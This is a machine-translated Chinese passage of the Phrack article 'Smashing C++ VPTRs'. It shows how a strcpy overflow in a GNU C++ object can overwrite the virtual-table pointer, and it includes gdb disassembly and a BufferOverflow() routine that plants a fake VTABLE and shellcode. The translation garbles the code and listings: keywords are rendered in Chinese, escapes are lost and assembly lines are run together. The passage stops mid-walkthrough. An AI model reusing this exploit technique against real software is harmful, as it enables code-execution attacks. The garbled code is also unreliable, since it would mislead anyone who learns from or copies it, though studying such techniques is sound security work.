

## .: Phrack 杂志 .:.

 [phrack.org/issues/56/8.html](http://phrack.org/issues/56/8.html)



.: 粉碎 C++ VPTR:..

问题: [ 1 ] [ 2 ] [ 3 ] [ 4 ] [ 5 ] [ 6 ] [ 7 ] [ 8 ] [ 9 ] [ 10 ] [ 11 ] [ 12 ] [ 13 ] [ 14 ] [ 15 ] [ 16 ] — — — — —  
[ 17 ] [ 18 ] [ 19 ] [ 20 ] [ 21 ] [ 22 ] [ 23 ] [ 24 ] [ 25 ] [ 26 ] [ 27 ] [ 28 ] [ 29 ] [ 30 ] [ 31 ] — — — — —  
[ 32 ] [ 33 ] [ 34 ] [ 35 ] [ 36 ] [ 37 ] [ 38 ] [ 39 ] [ 40 ] [ 41 ] [ 42 ] [ 43 ] [ 44 ] [ 45 ] [ 46 ] — — — — —  
[ 47 ] [ 48 ] [ 49 ] [ 50 ] [ 51 ] [ 52 ] [ 53 ] [ 54 ] [ 55 ] [ 56 ] [ 57 ] [ 58 ] [ 59 ] [ 60 ] [ 61 ] — — — — —  
[ 62 ] [ 63 ] [ 64 ] [ 65 ] [ 66 ] [ 67 ] [ 68 ] [ 69 ] [ 70 ] — — — — —

[获取 tar.gz](#)

当前问题: #56 | 发布日期: 2000-01-05 | [编辑](#) | [路线](#)

[介绍](#)

法拉克法杖

[Phrack 环回](#)

法拉克法杖

[Phrack 线噪声](#)

各种各样的

[Phrack Prophile](#)

法拉克法杖

[绕过 StackGuard 和 StackShield](#)

Kil3r & 布尔巴

[项目区52](#)

Irib & Simple Nomad & Jitsu-Disk

---

<a href="#"><u>通过 ELF PLT 感染的共享库重定向</u></a>	西尔维奥
<a href="#"><u>粉碎 C++ VPTR</u></a>	瑞克斯
<a href="#"><u>后门二进制对象</u></a>	明智的
<a href="#"><u>死后在思科土地上要做的事情</u></a>	盖乌斯
<a href="#"><u>IDS 的严格异常检测模型</u></a>	甲虫和萨沙
<a href="#"><u>分布式工具</u></a>	生命线和萨沙
<a href="#"><u>PAM简介</u></a>	布莱恩·埃里克森
<a href="#"><u>利用不相邻的内存空间</u></a>	抽搐
<a href="#"><u>编写 MIPS/Irix shellcode</u></a>	盾
<a href="#"><u>Phrack 杂志提取实用程序</u></a>	法拉克法杖

---

标题:粉碎 C++ VPTR

作者:rix

- 药学杂志 -

卷 0xa 问题 0x38  
05.01.2000  
0x08[0x10]

|-----粉碎 C++ VPTRS -----| |-----  
|----- rix <rix@securiweb.net> -----|

----|介绍

目前,一组广为人知的技术指导我们如何利用通常用 C 编写的程序中的缓冲区溢出。尽管 C 几乎无处不在,但我们看到许多程序也是用 C++ 编写的。

在大多数情况下,适用于 C 的技术在 C++ 中也可用,但是,C++ 可以为我们提供关于缓冲区溢出的新可能性,这主要是由于使用了面向对象的技术。我们将在 x86 Linux 系统上使用 C++ GNU 编译器分析其中一种可能性。

----| C++ 后台程序

我们可以将“类”定义为包含数据和一组函数(称为“方法”)的结构。然后,我们可以根据这个类定义创建变量。这些变量称为“对象”。例如,我们可以有以下程序(bo1.cpp):

```
#include <stdio.h>
#include <string.h>

我的班级{

    私人:字符串
        冲区[32];公共:无效
    SetBuffer (字符串*字符串){

        strcpy (缓冲区,字符串) ;
    }
    无效打印缓冲区 () {
        printf("%s\n", 缓冲区);
    }
};
```

无效的主要 (){

```
    我的类对象;

    Object.SetBuffer("字符串");
    Object.PrintBuffer();
}
```

这个小程序定义了一个 MyClass 类,它拥有两个方法:

- 1) 一个 SetBuffer() 方法,将一个内部缓冲区填充到类 (Buffer)。
- 2) PrintBuffer() 方法,显示此缓冲区的内容。

然后,我们基于 MyClass 类定义一个 Object 对象。最初,我们会注意到 SetBuffer() 方法使用一个\*非常危险\*的函数来填充 Buffer,strcpy()...

碰巧的是,在这个简单的示例中使用面向对象编程并没有带来太多优势。另一方面,面向对象编程中经常使用的一种机制是继承机制。让我们考虑以下程序 (bo2.cpp),使用继承机制创建 2 个具有不同 PrintBuffer() 方法的类:

```
#include <stdio.h>
#include <string.h>
```

类基类

```
{
    私人:字符缓冲区[32];公共:无效
    SetBuffer (字符串){
        strcpy (缓冲区,字符串) ;
    }
    虚拟无效打印缓冲区 () {
        printf("%s\n",缓冲区);
    }
};
```

类 MyClass1:公共基类 {

```
    公共:无效
    打印缓冲区 (){
        printf("MyClass1:");
        BaseClass::PrintBuffer();
    }
};
```

类 MyClass2:公共基类 {

```
    公共:无效
    打印缓冲区 (){
        printf("MyClass2:");
        BaseClass::PrintBuffer();
    }
};
```

无效的主要 (){

```
    基类 *Object[2];
```

```
    对象[0] = 新的 MyClass1;
    对象[1] = 新的 MyClass2;
```

```
    对象[0]->SetBuffer("string1");
    对象[1]->SetBuffer("string2");
    对象[0]->PrintBuffer();
    对象[1]->PrintBuffer();
}
```

该程序创建了 2 个不同的类 (MyClass1、MyClass2)，它们是 BaseClass 类的派生类。这 2 个类在显示级别上有所不同 (PrintBuffer() 方法)。每个都有自己的 PrintBuffer() 方法，但它们都调用原始的 PrintBuffer() 方法 (来自 BaseClass)。接下来，我们让 main() 函数定义一个指向 BaseClass 类的两个对象的指针数组。

这些对象中的每一个都是从 MyClass1 或 MyClass2 派生的。  
然后我们调用这两个对象的 SetBuffer() 和 PrintBuffer() 方法。  
执行程序会产生以下输出：

```
rix@pentium:~/BO> bo2  
我的类 1:字符串 1  
MyClass2: string2  
rix@pentium:~/BO>
```

我们现在注意到面向对象编程的优势。对于两个不同的类，我们对 `PrintBuffer()` 有相同的调用原语！这是虚拟方法的最终结果。虚拟方法允许我们重新定义基类方法的较新版本，或者在派生类中定义基类的方法（如果基类是纯粹抽象的）。

如果我们不将该方法声明为虚拟方法,编译器将在编译时进行调用解析（“静态绑定”）。要在运行时解析调用（因为此调用取决于我们在 Object[] 数组中拥有的对象类）,我们必须将 PrintBuffer() 方法声明为“虚拟”。然后编译器将使用动态绑定,并在运行时计算调用的地址。

----| C++ VPTR

我们现在将更详细地分析这种动态绑定机制。让我们以我们的 `BaseClass` 类及其派生类为例。

编译器首先浏览 BaseClass 的声明。最初,它为 Buffer 的定义保留了 32 个字节。然后,它读取 SetBuffer() 方法的声明 (不是虚拟的), 并直接在代码中分配相应的地址。最后,它读取 PrintBuffer() 方法的声明 (虚拟)。在这种情况下,它不是进行静态绑定,而是进行动态绑定,并在类中保留 4 个字节 (这些字节将包含一个指针)。我们现在有以下结构:

其中： B 表示 Buffer 的一个字节。  
V 代表我们指针的一个字节。

该指针称为“**VTPT**”（虚拟指针），指向函数指针数组中的一个条目。那些指向方法（相对于类）。一个类有一个 **VTABLE**，它只包含指向所有类方法的指针。我们现在有下图：

```

+=+=
|
+-----+
|
+--> VTABLE_MyClass1: IIIIIIIIIIIPPPP

对象[1]:BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBWWWW
+=+=
|
+-----+
|
+--> VTABLE_MyClass2: IIIIIIIIIIQQQQ

```

其中： B 表示 Buffer 的一个字节。

  V 代表 VPTR 到 VTABLE\_MyClass1 的一个字节。

  W 代表 VPTR 到 VTABLE\_MyClass2 的一个字节。

  I 代表各种信息字节。

  P 表示指向 MyClass1 的 PrintBuffer() 方法的指针的一个字节。

  Q 表示指向 PrintBuffer() 方法的指针的字节  
  我的班级2。

例如,如果我们有 MyClass1 类的第三个对象,我们将有：

对象[2]:BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBVVVV

VVV 将指向 VTABLE\_MyClass1。

我们注意到 VPTR 位于进程内存中的 Buffer 之后。

当我们通过 strcpy() 函数填充这个缓冲区时,我们很容易推断出我们可以通过填充缓冲区来到达 VPTR!

注意:在 Windows 下进行一些测试后,Visual C++ 6.0 似乎将 VPTR 放在对象的开头,这使我们无法使用这种技术。另一方面,C++ GNU 将 VPTR 放在对象的末尾 (这是我们想要的)。

----| 使用 GDB 进行 VPTR 分析

现在我们将使用调试器更精确地观察机制。为此,我们编译我们的程序并运行 GDB:

```

rix@pentium:~/BO > gcc -o bo2 bo2.cpp rix@pentium:~/
BO > gdb bo2 具有 Linux 支持的 GNU gdb 4.17.0.11 版权所
有 1998 Free Software Foundation, Inc.

```

GDB 是自由软件,受 GNU 通用公共许可证保护,欢迎您在特定条件下更改和/或分发它的副本。

键入 “显示复制”以查看条件。

GDB 绝对没有任何保证。键入 “显示保修”以获取详细信息。

此 GDB 配置为 “i686-pc-linux-gnu” ... (gdb) disassemble main 转储函数 main  
的汇编代码:0x80485b0 <main>: pushl %ebp 0x80485b1 <main+1>: movl  
%esp,%ebp subl \$0x8,%esp pushl %edi pushl %esi

0x80485b3 <主+3>:

0x80485b6 <main+6>:

0x80485b7 <main+7>:

```

0x80485b8 <main+8>:      推%ebx
0x80485b9 <main+9>:      推$0x24
0x80485bb <主+11>:      调用 0x80487f0 <__builtin_new>
0x80485c0 <主+16>:      添加 $0x4,%esp
0x80485c3 <main+19>:      移动 %eax,%eax
0x80485c5 <main+21>:      pushl %eax
0x80485c6 <主+22>:      调用 0x8048690 <__8 MyClass1>
0x80485cb <main+27>:      添加 $0x4,%esp
0x80485ce <main+30>:      移动 %eax,%eax
0x80485d0 <main+32>:      movl %eax,0xffffffff8(%ebp)
0x80485d3 <main+35>:      推$0x24
0x80485d5 <主+37>:      调用 0x80487f0 <__builtin_new>
0x80485da <main+42>:      添加 $0x4,%esp
0x80485dd <main+45>:      移动 %eax,%eax
0x80485df <main+47>:      pushl %eax
0x80485e0 <主+48>:      调用 0x8048660 <__8 MyClass2>
0x80485e5 <main+53>: addl $0x4,%esp
0x80485e8 <main+56>: movl %eax,%eax
---输入 <return> 继续,或 q <return> 退出---
0x80485ea <main+58>:      movl %eax,0xffffffffc(%ebp)
0x80485ed <main+61>:      推力 $0x8048926
0x80485f2 <main+66>:      movl 0xffffffff8(%ebp),%eax
0x80485f5 <main+69>:      pushl %eax
0x80485f6 <主+70>:      调用 0x80486c0 <SetBuffer__9BaseClassPc>
0x80485fb <main+75>:      添加 $0x8,%esp
0x80485fe <main+78>:      推力 $0x804892e
0x8048603 <main+83>:      movl 0xffffffffc(%ebp),%eax
0x8048606 <主+86>:      pushl %eax
0x8048607 <main+87>:      调用 0x80486c0 <SetBuffer__9BaseClassPc>
0x804860c <main+92>:      添加 $0x8,%esp
0x804860f <main+95>:      movl 0xffffffff8(%ebp),%eax
0x8048612 <主+98>:      movl 0x20(%eax),%ebx
0x8048615 <main+101>: addl $0x8,%ebx
0x8048618 <main+104>: movswl (%ebx),%eax
0x804861b <main+107>: movl %eax,%edx
0x804861d <main+109>: addl 0xffffffff8(%ebp),%edx
0x8048620 <main+112>: pushl %edx
0x8048621 <main+113>: movl 0x4(%ebx),%edi
0x8048624 <main+116>: 调用 *%edi
0x8048626 <main+118>: addl $0x4,%esp
0x8048629 <main+121>: movl 0xffffffffc(%ebp),%eax
0x804862c <main+124>: movl 0x20(%eax),%esi
0x804862f <main+127>: addl $0x8,%esi
---输入 <return> 继续,或 q <return> 退出---
0x8048632 <main+130>: movswl (%esi),%eax
0x8048635 <main+133>: movl %eax,%edx
0x8048637 <main+135>: addl 0xffffffffc(%ebp),%edx
0x804863a <main+138>: pushl %edx
0x804863b <main + 139>: movl 0x4 (%esi),%edi
0x804863e <main+142>: 调用 *%edi
0x8048640 <main+144>: addl $0x4,%esp
0x8048643 <main+147>: xorl %eax,%eax
0x8048645 <main+149>: jmp 0x8048647      0x8048650 <主+160>
<main+151>: movl %esi,%esi
0x8048649 <main + 153>: leal 0x0 (%edi,1),%edi
0x8048650 <main+160>: leal 0xfffffec(%ebp),%esp
0x8048653 <main+163>: popl %ebx
0x8048654 <main+164>: popl %esi
0x8048655 <main+165>: popl %edi

```

```

0x8048656 <main+166>: movl %ebp,%esp
0x8048658 <main+168>: popl %ebp
0x8048659 <main + 169>: ret
0x804865a <main + 170>: leal 0x0 (% first),%first
汇编程序转储结束。

```

让我们详细分析一下我们的 main() 函数的作用：

```

0x80485b0 <主>: 0x80485b1      推%ebp
<主+1>:                      movl %esp,%ebp
0x80485b3 <主+3>:          subl $0x8,%esp
0x80485b6 <主+6>:          推力是%
0x80485b7 <main+7>:        pushl% esi
0x80485b8 <main+8>:        推%ebx

```

程序创建一个堆栈帧,然后在堆栈上保留 8 个字节 (这  
是我们的本地 Object[] 数组) ,它将包含 2 个每个 4 字节的指针,  
分别在 Object[0] 的 0xffffffff8 (%ebp) 和 0xffffffffc (%ebp) 中  
对象[1]。接下来,它保存各种寄存器。

```

0x80485b9 <main+9>:      推$0x24
0x80485bb <main+11>:    调用 0x80487f0 <__builtin_new>
0x80485c0 <main+16>:    添加 $0x4,%esp

```

程序现在调用 \_\_builtin\_new,它在  
堆为我们的 Object[0] 并将这些保留字节的地址发回给我们  
在 EAX 中。这 36 个字节代表我们的缓冲区的 32 个字节,然后是 4 个字节  
对于我们的 VPTR。

```

0x80485c3 <main+19>:      移动 %eax,%eax
0x80485c5 <main+21>:    pushl %eax
0x80485c6 <主+22>:    调用 0x8048690 <__8MyClass1>
0x80485cb <main+27>:   添加 $0x4,%esp

```

在这里,我们将对象的地址 (包含在 EAX 中) 放在堆栈上,然后  
我们调用 \_\_8MyClass1 函数。这个函数实际上是  
MyClass1 类。还需要注意的是,在 C++ 中,所有方法  
包括一个额外的“秘密”参数。那是对象的地址  
实际执行方法 ( “This”指针) 。我们来分析一下  
来自此构造函数的指令：

```

(gdb) 反汇编 __8MyClass1
函数 __8MyClass1 的汇编代码转储:
0x8048690 <__8MyClass1>: pushl %ebp
0x8048691 <__8MyClass1+1>: movl %esp,%ebp
0x8048693 <__8MyClass1+3>: pushl %ebx
0x8048694 <__8MyClass1+4>: movl 0x8(%ebp),%ebx

```

EBX 现在包含指向 36 个保留字节的指针 ( “This”指针) 。

```

0x8048697 <__8MyClass1+7>:      推%ebx
0x8048698 <__8MyClass1+8>:    调用 0x8048700 <__9BaseClass>
0x804869d <__8MyClass1+13>:   添加 $0x4,%esp

```

在这里,我们调用 BaseClass 类的构造函数。

```

(gdb) disass __9BaseClass
函数 __9BaseClass 的汇编代码转储:
0x8048700 <__9BaseClass>: pushl %ebp

```

```
0x8048701 <__9BaseClass+1>:          movl %esp,%ebp
0x8048703 <__9BaseClass+3>:          movl 0x8(%ebp),%edx
```

EDX 接收指向 36 个保留字节的指针（“This”指针）。

```
0x8048706 <__9BaseClass+6>:          移动 $0x8048958,0x20(%edx)
```

位于 EDX+0x20 (=EDX+32) 的 4 个字节接收 \$0x8048958 值。

然后, \_\_9BaseClass 函数扩展得更远一些。如果我们启动:

```
(gdb) x/aw 0x8048958
0x8048958 <_vt.9BaseClass>:          0x0
```

我们观察到写入 EDX+0x20 的值（  
保留对象）接收 BaseClass 类的 VTABLE 的地址。  
回到 MyClass1 构造函数的代码：

```
0x80486a0 <__8MyClass1+16>:          移动 $0x8048948,0x20(%ebx)
```

它将 0x8048948 值写入 EBX+0x20 (VPTR)。再次,函数扩展  
再远一点。让我们启动:

```
(gdb) x/aw 0x8048948
0x8048948 <_vt.8MyClass1>:          0x0
```

我们观察到 VPTR 被覆盖,并且它现在接收到地址  
MyClass1 类的 VTABLE。我们的 main() 函数返回 (在 EAX 中)a  
指向内存中分配的对象的指针。

```
0x80485ce <main+30>:          移动 %eax,%eax
0x80485d0 <main+32>:          movl %eax,0xfffffff8(%ebp)
```

该指针位于 Object[0] 中。然后,程序使用相同的机制  
对于 Object[1],显然具有不同的地址。毕竟那  
初始化,将运行以下指令:

```
0x80485ed <main+61>:          推力 $0x8048926
0x80485f2 <main+66>:          movl 0xfffffff8(%ebp),%eax
0x80485f5 <main+69>:          pushl %eax
```

在这里,我们首先将地址 0x8048926 以及 Object[0] 的值放在  
堆栈（“This”指针）。观察 0x8048926 地址:

```
(gdb) x/s 0x8048926
0x8048926 <_finished+54>:          “字符串 1”
```

我们注意到这个地址包含将被复制到的 “string1”  
通过 BaseClass 类的 SetBuffer() 函数进行缓冲。

```
0x80485f6 <main+70>:          调用 0x80486c0 <SetBuffer__9BaseClassPc>
0x80485fb <main+75>:          添加 $0x8,%esp
```

我们调用 BaseClass 类的 SetBuffer() 方法。有趣的是  
观察 SetBuffer 方法的调用是一个静态绑定（因为它  
不是虚拟方法）。 SetBuffer() 使用相同的原理  
相对于 Object[1] 的方法。

为了验证我们的 2 个对象在运行时是否正确初始化,我们是  
将安装以下断点:

0x80485c0:获取第一个对象的地址。 0x80485da:获取第二个对象的地址。  
0x804860f:验证对象的初始化是否进行得很好。

```
(gdb) 中断 *0x80485c0
断点 1 在 0x80485c0 (gdb) break
*0x80485da
0x80485da (gdb) 处的断点 2 中断
*0x804860f
0x804860f 处的断点 3
```

最后我们运行程序：

```
启动程序: /home/rix/BO/bo2
断点 1, 0x80485c0 in main()
```

在咨询 EAX 时,我们将获得第一个对象的地址：

```
(gdb) 信息 reg eax eax:
0x8049a70 134519408
```

然后,我们继续到下面的断点：

(gdb) 持续帐户。

断点 2, 0x80485da in main()

我们注意到我们的第二个对象地址：

```
(gdb) 信息注册 eax
eax: 0x8049a98 134519448
```

我们现在可以运行构造函数和 SetBuffer() 方法：

(gdb) 持续帐户。

断点 3, 0x804860f in main()

让我们注意我们的 2 个对象在内存中跟随自己 (0x8049a70 和 0x8049a98)。但是,0x8049a98 - 0x8049a70 = 0x28,这意味着显然在第一个和第二个对象之间插入了 4 个字节。

如果我们想查看这些字节：

```
(gdb) x/aw 0x8049a98-4
0x8049a94: 0x29
```

我们观察到它们包含值 0x29。第二个对象后跟 4 个特定字节：

```
(gdb) x/xb 0x8049a98+32+4
0x8049abc: 0x49
```

我们现在将以更精确的方式显示每个对象的内部结构 (现已初始化)：

```
(gdb) x/s 0x8049a70
0x8049a70: "string1" (gdb)/a
0x8049a70+32
```

```
0x8049a90: (gdb) 0x8048948 <_vt.8 MyClass1>
x/s 0x8049a98
0x8049a98:      “字符串 2”
(gdb) x/a 0x8049a98+32
0x8049ab8: 0x8048938 <_vt.8 MyClass2>
```

我们可以显示每个类的 VTABLE 的内容：

```
(gdb) x/a 0x8048948
0x8048948 <_vt.8 MyClass1>: (gdb) x/a 0x0
0x8048948+4
0x804894c <_vt.8 MyClass1+4>: (gdb) x/a 0x0
0x8048948+8
0x8048950 <_vt.8 MyClass1+8>: (gdb) x/a 0x0
0x8048948+12
0x8048954 <_vt.8 MyClass1 + 12>: 0x8048770 <PrintBuffer __8 MyClass1>
(gdb) x/a 0x8048938
0x8048938 <_vt.8 MyClass2>: (gdb) x/a 0x0
0x8048938+4
0x804893c <_vt.8 MyClass2+4>: (gdb) x/a 0x0
0x8048938+8
0x8048940 <_vt.8 MyClass2+8>: (gdb) x/a 0x0
0x8048938+12
0x8048944 <_vt.8 MyClass2 + 12>: 0x8048730 <PrintBuffer __8 MyClass2>
```

我们看到 PrintBuffer() 方法是 VTABLE 中的第四个方法

我们的班级。接下来,我们将分析动态绑定的机制。

我们将继续运行并显示使用的寄存器和内存。我们将

逐步执行函数 main() 的代码,说明：

(gdb) 你

现在我们将运行以下指令：

```
0x804860f <主+95>:      movl 0xffffffff8(%ebp),%eax
```

该指令将使 EAX 指向第一个对象。

```
0x8048612 <主+98>:      movl 0x20(%eax),%ebx
0x8048615 <main+101>: addl $0x8,%ebx
```

这些指令将使 EBX 点位于从第 3 个地址开始

MyClass1 类的 VTABLE。

```
0x8048618 <main+104>: movswl (%ebx),%eax
0x804861b <main+107>: movl %eax,%edx
```

这些指令将在 VTABLE 中的偏移 +8 处加载字以  
EDX。

```
0x804861d <main+109>: addl 0xffffffff8(%ebp),%edx
0x8048620 <main+112>: pushl %edx
```

这些指令将第一个对象的偏移量添加到 EDX,并将  
堆栈上的结果地址 (此指针) 。

```
0x8048621 <main+113>: movl 0x4(%ebx),%edi 0x8048624 <main+116>: 调用
*%edi // EDI = * (VPT + 8 + 4)
// 在 EDI 上运行代码
```

该指令在 EDI 中放置了 VTABLE 的第 4 个地址 (VPTR+8+4),即 MyClass1 类的 PrintBuffer() 方法的地址。然后,执行该方法。相同的机制用于执行 MyClass2 类的 PrintBuffer() 方法。最后,函数 main() 用 RET 结束了一点。

我们观察到一个“奇怪的处理”,指向内存中对象的开头,因为我们在 VPTR+8 中查找偏移字以将其添加到我们的第一个对象的地址。在这种精确的情况下,这种操作没有任何作用,因为 VPTR+8 指向的值是 0:

```
(gdb) x/a 0x8048948+8
0x8048950 <_vt.8MyClass1+8>: 0x0
```

然而,在一些方便的情况下,这种操作是必要的。这就是为什么注意到它很重要。我们稍后会回来讨论这个机制,因为它会在以后引发一些问题。

#### ----|利用 VPTR

我们现在将尝试以一种简单的方式利用缓冲区溢出。  
为此,我们必须这样做: - 构建我们自己的 VTABLE,其地址将指向我们要运行的代码 (例如 shellcode ;)

- 溢出 VPTR 的内容,使其指向我们自己的 VTABLE。

实现它的方法之一是在我们将溢出的缓冲区的开头编写我们的 VTABLE。然后,我们必须设置一个 VPTR 值以指向缓冲区的开头 (我们的 VTABLE)。我们可以将 shellcode 直接放在缓冲区中的 VTABLE 之后,也可以将其放在我们将要覆盖的 VPTR 的值之后。

但是,如果我们将 shellcode 放在 VPTR 之后,则必须确定我们可以访问这部分内存,以免引发分段错误。

这种考虑很大程度上取决于缓冲区的大小。

大尺寸的缓冲区将能够毫无问题地包含 VTABLE 和 shellcode,然后避免分段错误的所有风险。

让我们提醒自己,我们的对象每次都跟随一个 4 字节序列 (0x29,0x49),并且我们可以毫无问题地将 00h (字符串结尾)写入 VPTR 后面的字节。

为了检查,我们将把我们的 shellcode 放在我们的 VPTR 之前。

我们将在缓冲区中采用以下结构:

```
+-----(1)-----+ |||
                         ==+=
SSSS .... SSSS .... B ... CVVVV0
==+=           ==+=
||| +---(2)---+-->-+-----+
```

其中: V 表示我们缓冲区开始地址的字节数。

S 代表我们 shellcode 地址的字节数,这里是 C (在这种情况下,地址 S=address V+offset VPTR 在缓冲区 1 中,因为我们将 shellcode 放在 VPTR 之前)。

B 表示任何值对齐 (NOPs) 的可能字节,以将我们的 VPTR 的值与对象的 VPTR 对齐。

C表示shellcode的字节,在这种情况下,一个简单的CCh字节  
(INT 3),这将引发 SIGTRAP 信号。0 代表 00h 字节,它将位于我们缓冲区的末尾(对于  
strcpy() 函数)。

放入缓冲区开头的地址数 (SSSS)取决于我们是否知道第一种方法的 VTABLE 中的索引

在我们的溢出之后调用:

要么我们知道这个索引,然后我们写相应的指针。

要么我们不知道这个索引,要么生成最大数量的指针。然后,我们希望将要执行的方法将使用那些被覆盖的指针之一。请注意,包含 200 个方法的类并不常见; )

放入 VVVV (我们的 VPTR)的地址主要取决于程序的执行。

这里需要注意的是,我们的对象是在堆上分配的,很难准确地知道它们的地址。

我们将编写一个小函数来构造我们的缓冲区。

该函数将接收 3 个参数: - BufferAddress:我们将溢出的缓冲区的开始地址。

- NAddress:我们想要在我们的 VTABLE 中的地址数。

这是我们的 BufferOverflow() 函数的代码:

```
char *BufferOverflow(unsigned long BufferAddress,int NAddress,int VPTROffset) {
    char *缓冲区;无符号长
    *LongBuffer;无符号长 CCOffset;诠释我;

    缓冲区=(char*)malloc(VPTROffset+4);
    // 分配缓冲区。

    CCOffset=(无符号长)VPTROffset-1;
    // 计算要在缓冲区中执行的代码的偏移量。

    对于 (i=0;i<VPTROffset;i++) 缓冲区[i]='\x90';
    // 用 90h 填充缓冲区 (NOP,旧习惯:))

    LongBuffer = (unsigned long *) 缓冲区;
    // 构造一个指针来放置我们的 VTABLE 中的地址。

    for (i=0;i<NAddress;i++) LongBuffer[i]=BufferAddress+CCOffset; // 在缓冲区的开头用 shellcode 的地址填充我们的
    VTABLE。

    LongBuffer=(unsigned long*)&Buffer[VPTROffset]; // 在 VPTR 上构造一
    个指针。

    *LongBuffer=缓冲区地址; // 将覆盖 VPTR 的值。

    缓冲区[CCOffset]='\xCC'; // 我们的
    可执行代码。

    缓冲区[VPTROffset+4]='\x00';
```

```
// 以 00h 字符 (结束字符串)结束。
```

```
返回缓冲区; }
```

在我们的程序中,我们现在可以调用我们的 BufferOverflow() 函数,作为参数: - 我们的缓冲区的地址,这里是我们的对象的地址 (Object[0])。 - 在我们的 VTABLE 中有 4 个值,在这种情况下 (因为 PrintBuffer() 在 VTABLE+8+4 中)。 - 32 作为 VPTR 的偏移量。

这是生成的代码 (bo3.cpp) :

```
#include <stdio.h>
#include <string.h> #include
<malloc.h>
```

```
类 BaseClass { 私有:字符缓
冲区 [32];公共: void
SetBuffer(char *String)
{ strcpy(Buffer, String); }
virtual void PrintBuffer() { printf("%s\n", Buffer); } };
```

```
类 MyClass1:public BaseClass { public: void
PrintBuffer() { printf("MyClass1: ");
```

```
BaseClass::PrintBuffer(); } };
```

```
类 MyClass2:public BaseClass { public: void
PrintBuffer() {
```

```
printf("MyClass2:");
BaseClass::PrintBuffer(); } };
```

```
char *BufferOverflow(unsigned long BufferAddress,int NAddress,int VPTROffset) {
字符 *缓冲区;无符号
```

```
长 *LongBuffer;无符号长 CCOffset;诠释
我;
```

```
缓冲区=(char*)malloc(VPTROffset+4+1);
```

```
CCOffset=(无符号长)VPTROffset-1;对于 (i=0;i<VPTROffset;i+
+) 缓冲区[i]='\x90';
```

```
LongBuffer = (unsigned long *) 缓冲区; for (i = 0; i
<NAddress; i++) LongBuffer [i] = BufferAddress + CCOffset;
LongBuffer = (unsigned long *) & 缓冲区 [VPTROffset];
```

```

* 长缓冲区 = 缓冲区地址;
缓冲区[CCOffset]='xCC';
缓冲区[VPTROffset+4]='x00';
返回缓冲区;
}

无效的主要 (){
基类 *Object[2];

对象[0]=新的 MyClass1;
对象[1]=新的 MyClass2;
Object[0]->SetBuffer(BufferOverflow((unsigned long)&(*Object[0]),4,32));
对象[1]->SetBuffer("string2");
对象[0]->PrintBuffer();
对象[1]->PrintBuffer();
}

```

我们编译并启动 GDB:

```

rix@pentium:~/BO > gcc -o bo3 bo3.cpp
rix@pentium:~/BO > gdb bo3
...
(gdb) disass main
函数 main 的汇编代码转储:
0x8048670 <主>: pushl %ebp
0x8048671 <main+1>: movl %esp,%ebp
0x8048673 <主+3>: subl $0x8,%esp
0x8048676 <main+6>: 推力是%
0x8048677 <main+7>: pushl% esi
0x8048678 <main+8>: 推%ebx
0x8048679 <主+9>: 推$0x24
0x804867b <main+11>: 调用 0x80488c0 <__builtin_new>
0x8048680 <main+16>: 添加 $0x4,%esp
0x8048683 <main+19>: 移动 %eax,%eax
0x8048685 <主+21>: pushl %eax
0x8048686 <main+22>: 调用 0x8048760 <__8MyClass1>
0x804868b <main+27>: 添加 $0x4,%esp
0x804868e <main+30>: 移动 %eax,%eax
0x8048690 <主+32>: movl %eax,0xffffffff8(%ebp)
0x8048693 <主+35>: 推$0x24
0x8048695 <main+37>: 调用 0x80488c0 <__builtin_new>
0x804869a <main+42>: 添加 $0x4,%esp
0x804869d <主+45>: 移动 %eax,%eax
0x804869f <主+47>: pushl %eax
0x80486a0 <main+48>: 调用 0x8048730 <__8MyClass2>
0x80486a5 <main+53>: 添加 $0x4,%esp
0x80486a8 <主+56>: 移动 %eax,%eax
---输入 <return> 继续,或 q <return> 退出---
0x80486aa <main+58>: movl %eax,0xffffffffc(%ebp)
0x80486ad <main+61>: 推 $0x20
0x80486af <main+63>: 推 $0x4
0x80486b1 <主+65>: movl 0xffffffff8(%ebp),%eax
0x80486b4 <main+68>: pushl %eax
0x80486b5 <main+69>: 调用 0x80485b0 <BufferOverflow__FULii>
0x80486ba <main+74>: 添加 $0xc,%esp
0x80486bd <main+77>: 移动 %eax,%eax
0x80486bf <main+79>: pushl %eax
0x80486c0 <main+80>: movl 0xffffffff8(%ebp),%eax

```

```

0x80486c3 <main+83>:      pushl %eax call
0x80486c4 <main+84>:      0x8048790 <SetBuffer__9BaseClassPc> addl $0x8,%esp pushl
0x80486c9 <主+89>:       $0x80489f6 movl 0xffffffff(%ebp),%eax
0x80486cc <main+92>:
0x80486d1 <main+97>:
0x80486d4 <main+100>: pushl %eax 0x80486d5
<main+101>: call 0x8048790 <SetBuffer__9BaseClassPc> 0x80486da <main+106>: addl $0x8,%esp
0x80486dd <main+109>: movl 0xffffffff(%ebp),%eax 0x80486e0 <main+112>: movl 0x20(%eax),%ebx
0x80486e3 <main+115>: addl $0x8,%ebx 0x80486e6 <main+118>: movswl (%ebx),%eax 0x80486e9
<main+121>: movl %eax,%edx 0x80486eb <main+123>: addl 0xffffffff(%ebp),%edx

```

```

---输入 <return> 继续,或 q <return> 退出--- 0x80486ee <main+126>: pushl %edx
0x80486ef <main+127>: movl 0x4(%ebx),%edi 0x80486f2 <main+130>: call *%edi
0x80486f4 <main+132>: addl $0x4,%esp 0x80486f7 <main+135>: movl 0xffffffff(%ebp),
%eax 0x80486fa <main+138>: movl 0x20(%eax),%esi 0x80486fd <main+141>: addl
$0x8,%esi 0x8048700 <main+144>: movswl (%esi),%eax 0x8048703 <main+147>:
movl %eax,%edx 0x8048705 <main+149>: addl 0xffffffff(%ebp),%edx 0x8048708
<main+152>: pushl %edx 0x8048709 <main+153>: movl 0x4(%esi),%edi 0x804870c
<main+156>: call *%edi

```

```

0x804870e <main+158>: addl $0x4,%esp 0x8048711
<main+161>: xorl %eax,%eax 0x8048713 <main+163>: jmp
0x8048715 <main+165>: leal 0x0(%esi,1),%esi 0x8048719 <主+176>
<main+169>: leal 0x0(%edi,1),%edi 0x8048720 <main+176>: leal
0xffffffff(%ebp),%esp 0x8048723 <main+179>: popl %ebx 0x8048724
<main+180>: popl %esi 0x8048725 <main+181>: popl %edi 0x8048726
<main+182>: movl %ebp,%esp 0x8048728 <main+184>: popl %ebp

```

```

---输入 <return> 继续,或 q <return> 退出--- 0x8048729 <main+185>: ret

```

```

0x804872a <main+186>: leal 0x0(%esi),%esi 汇编程序转储结束。

```

接下来,我们在 0x8048690 处设置断点,以获取第一个对象的地址。

```
